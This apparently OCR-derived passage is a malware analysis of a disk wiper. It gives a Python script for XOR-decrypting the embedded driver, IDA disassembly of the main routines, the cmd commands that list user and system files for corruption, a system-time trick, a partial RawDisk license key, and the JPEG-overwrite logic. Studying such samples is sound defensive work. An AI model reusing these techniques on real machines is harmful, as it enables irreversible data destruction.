
Of course only the first 4 bytes are used as the and operation with the index will keep the ranges from 0-3. Below is the python script I used to re-implement the decryption.

```
 files = {

    'PKCS12_Eldos': ["PKCS12112_Resources\wiper_encrypted.sys_",
                     "PKCS12112_Resources\wiper_decrypted.sys_",
                     [0x15, 0xAF, 0x52, 0xF0, 0xA0, 0xFF, 0xCA, 0x10]
            ],
        }

import os

def decrypt(data, key):
    keyLength = len(key)
    decoded = ""
    for i in range(0, len(data)):
        decoded += chr(data[i] ^ key[i & 3])

    return decoded

def main():
     for rname, file in files.items():
        src_resource = file[0]
        dst_resource = file[1]
        xor_key = file[2]

        print("[+] Decrypting resource {}".format(rname))
        print("[+] Using Decryption key: {}\n".format(xor_key))

        key = bytearray(xor_key)
        data = bytearray(open(src_resource, 'rb').read())

        decryptedData = decrypt(data, key)
        if len(decryptedData) == 0:
            print("[!] not able to decrypt resource {}".format(src_resource))
```

```
        with open(dst_resource, "wb+") as dst:
            dst.write(decryptedData)

if __name__ =="__main__":
    main()
```

Now with the decryption function reversed, we can look back at **sub_403720**. If the decryption was successful it will create the new drdisk service and start it.

So we can now move back to **_wmain** and we continue looking down the path of the resource successfully being decrypted and created as a service.



```
push    edi             ; Time
call    __time64        ; Call Procedure
add     esp, 4          ; Add
push    eax             ; unsigned int
call    _srand          ; Call Procedure
add     esp, 4          ; Add
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection ; Indirect Call Near Procedure
call    CheckIfItsTimeToWipe ; Call Procedure
push    offset aDirCDocumentsA ; "dir \"C:\\Documents and Settings\\\" /s"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCDocumentsA_0 ; "dir \"C:\\Documents and Settings\\\" /s"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2_0 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2_1 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2_2 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2_3 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCDocumentsA_1 ; "dir \"C:\\Documents and Settings\\\" /s"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBAD2_4 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCWindowsSys ; "dir C:\\Windows\\System32\\Drivers /s /"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCWindowsSys_0 ; "dir C:\\Windows\\System32\\Config /s /b"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirF1InfSB2Nul ; "dir f1.inf /s /b 2>nul >>f1.inf"
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirF2InfSB2Nul ; "dir f2.inf /s /b 2>nul >>f1.inf"
call    _system         ; Call Procedure
add     esp, 4          ; Add
mov     [esp+65Ch+var_630], offset unk_422B20
mov     [esp+65Ch+var_620], offset unk_422A70
mov     [esp+65Ch+var_5C0], offset const std::basic_ios<wchar_t,std::char_traits<wchar_t>>::`vftable'
lea     edx, [esp+65Ch+var_618] ; Load Effective Address
```


System calls to harvest host files

The call to **CheckIfItsTimeToWipe** is used to check if the file "\inf\netfb318.pnf" exists and if so, its used as a trigger to continue with wiping the system. Whether or not that call was successful or not, the following cmd statements will be executed.

- dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i download 2>nul >f1.inf"
- dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i download 2>nul >>f1.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i picture 2>nul >>f1.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i video 2>nul >>f1.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i music 2>nul >>f1.inf"
- dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i desktop 2>nul >f2.inf"
- dir C:\Users\ /s /b /a:-D 2>nul | findstr -i desktop 2>nul >>f2.inf"
- dir C:\Windows\System32\Drivers /s /b /a:-D 2>nul >>f2.inf"
- dir C:\Windows\System32\Config /s /b /a:-D 2>nul | findstr -v -i systemprofile 2>nul >>f2.inf"
- dir f1.inf /s /b 2>nul >>f1.inf"
- dir f2.inf /s /b 2>nul >>f1.inf"

These commands will grab filenames in those directories with various recursion depths.


Once those commands have been executed, there are 2 major if statements that each call the same function with a argument of the f1.inf or f2.inf. This function is used to check if the file exists and check permissions as well. If the file exists and is able to be read, then each file path contained within f1.inf and f2.inf will be copied to a buffer and corrupted by a following routine.



f1.inf reference

f2.inf reference

Immediately after the payload has successfully read and processed f2.inf, it will load a hardcoded buffer into memory.



Load picture buffer into memory

This will create a empty buffer of length 196608 bytes and copy the a hardcoded buffer I renamed DumpedPicture with a length of 1024 into the new buffer.

```
DumpedPicture       db 0FFh ; ÿ

                    db 0D8h ; Ø
                    db 0FFh ; ÿ
                    db 0E0h ; à
                    db    0
                    db  10h
                    db  4Ah ; J
                    db  46h ; F
                    db  49h ; I
                    db  46h ; F
                    db    0
                    db    1
                    db    1
                    db    1
                    db    0
                    db 0B4h ; ´
                    db    0
                    db 0B4h ; ´
                    db    0
                    db    0
                    db 0FFh ; ÿ
                    db 0DBh ; Û
                    db    0
                    db  43h ; C
                    db    0
                    db    6
```

JPG header

For those that don't know the file header for a JPEG JFIF format is FF D8 FF E0 00 10 4A 46 49 46 00 01. Opening the extracted 1024 bytes of the JPEG we can see the following.


Screenshot of dumped picture buffer

Since its only a partial image we can find the original with a reverse image search.

Reference image from Wikipedia

Although the entire image isn't held within the binary, it is interesting to see such a decision made by this group.

If you have taken a look yourself at **_wmain** you will see that its quite large and contains a lot of functionality that really should be separated out. For that reason I decided to create a diagram of the relevant actions that occur within this payload.



_wmain function summary


The next piece we care about is the system information that needs to be acquired for the payload to successfully corrupt drives. This payload will query the registry with the following keys, getting the disk layout for the machine its on. The examples below are from my personal VM, but with a host that contains multiple drives these values would look different.

Registry Key	Size	Value
SYSTEM\\CurrentControlSet\\Control - FirmwareBootDevice	REG_SZ	multi(0)disk(0)rdisk(0)partition(2)
SYSTEM\\CurrentControlSet\\Control - SystemBootDevice	REG_SZ	multi(0)disk(0)rdisk(0)partition(4)

With this information the payload will iterate over the partitions and rdisk values and add them to an array so for my system that would result in the following array.

```
 \\Device\\Harddisk0
\\Device\\Harddisk1
\\Device\\Harddisk2
```

Then once those devices are appended in an array we have a call to a function I have renamed **SetSystemTimeChangeNameOfPartitionAndGetHandleToPartition** or **sub_4033F0**.



Partition iteration

The function is pretty short as its basically just a wrapper for the code that actually gets the wiper handle.

```
loc_40341B:             ; lpCriticalSection
push    offset CriticalSection
call    ds:EnterCriticalSection ; Indirect Call Near Procedure
lea     eax, [ebp+SystemTime] ; Load Effective Address
push    eax             ; lpSystemTime
call    ds:GetSystemTime ; Indirect Call Near Procedure
mov     ecx, dword ptr [ebp+SystemTime.wYear]
mov     edx, dword ptr [ebp+SystemTime.wDayOfWeek]
mov     eax, dword ptr [ebp+SystemTime.wHour]
mov     dword ptr [ebp+SystemTimeToBe.wYear], ecx
mov     ecx, dword ptr [ebp+SystemTime.wSecond]
mov     dword ptr [ebp+SystemTimeToBe.wDayOfWeek], edx
mov     dword ptr [ebp+SystemTimeToBe.wHour], eax
mov     dword ptr [ebp+SystemTimeToBe.wSecond], ecx
call    _rand           ; Call Procedure
cdq                     ; EAX -> EDX:EAX (with sign)
mov     ecx, 14h
idiv    ecx             ; Signed Divide
mov     esi, ds:SetSystemTime
lea     ecx, [ebp+SystemTimeToBe] ; Load Effective Address
push    ecx             ; lpSystemTime
mov     dword ptr [ebp+SystemTimeToBe.wYear], 807DCh
inc     edx             ; Increment by 1
mov     [ebp+SystemTimeToBe.wDay], dx
call    esi ; SetSystemTime ; Indirect Call Near Procedure
push    offset a8f71ff7e2831a0 ; "8F71FF7E2831A05D0B88FDAACFAC818E936FCAA"...
push    0C0000000h      ; dwDesiredAccess
push    edi             ; SLASHSLASH
call    GetOrCreateFileHandleToWiper ; Call Procedure
add     esp, 0Ch        ; Add
lea     edx, [ebp+SystemTime] ; Load Effective Address
push    edx             ; lpSystemTime
mov     edi, eax
call    esi ; SetSystemTime ; Indirect Call Near Procedure
push    offset CriticalSection ; lpCriticalSection
call    ds:LeaveCriticalSection ; Indirect Call Near Procedure
mov     ecx, [ebp+var_4]
mov     eax, edi
pop     edi
xor     ecx, ebp        ; Logical Exclusive OR
pop     esi
call    __security_check_cookie(x) ; Call Procedure
mov     esp, ebp
pop     ebp
retn                    ; Return Near from Procedure
SetSystemTimeAndGetHandleToWiper endp
```

Hardcoded license key and system time change

Interestingly, it will set the system time before it returns a handle to a device. It sets the year and month to august 2012. It will pick a random value for the day and do a modulus 20 on it and add 1. So the day will be some value between 1 and 20. This information doesn't seem to hold much value but there is a call to **ChangeNameOfPartitionAndGetHandleToPartition** or **sub_409660**. This function takes 3 arguments, a string, privilege levels that will be passed to CreateFile and another string.

```
HANDLE ChangeNameOfPartitionAndGetHandleToPartition(char *str1, DWORD dwDesiredAccess, char *str2)
```

Without going into detail for this function as its relatively straight forward, the first string is a filepath that is appended to "\\?\ElRawDisk". The only way this function executes properly is if that value starts with the characters "\\". The second argument is an access level and for this call is a generic read & write. The 3rd string passed is a license key that is required for the wiper to run. After the "\\" is appended to the path, it will append a "#" to the filename and then the license key that is the third argument. As an example if you have the following input string


> \\device\\harddisk1\\partiton0

we would get a file handle back from

> \\device\\harddisk\\partiton0#8F71FF7E2831A...

The driver requires a license key to run if you look at the implementation of it, and it will read from this filepath to get a valid key. For one to acquire a license key, they must register an account with Eldos. Understandably so, the company does not seem to offer the product anymore nor the free trial that was used in this attack. If one were to have access to the registration information that was used, it could yield potentially interesting information about the actor.

Once this function returns the handle to the specific partition with the license key appended to it we are back to looking at **_wmain**.



Thread creation for corrupting partitions with JPG buffer

The block before this gets the handle to the partition, which is held in ESI. It will write the picture buffer to the file and create a thread with the function **sub_402F40**. This function is arguably the most delicate code of the sample as it deals with overwriting portions of the disk partitions that we had seen earlier.

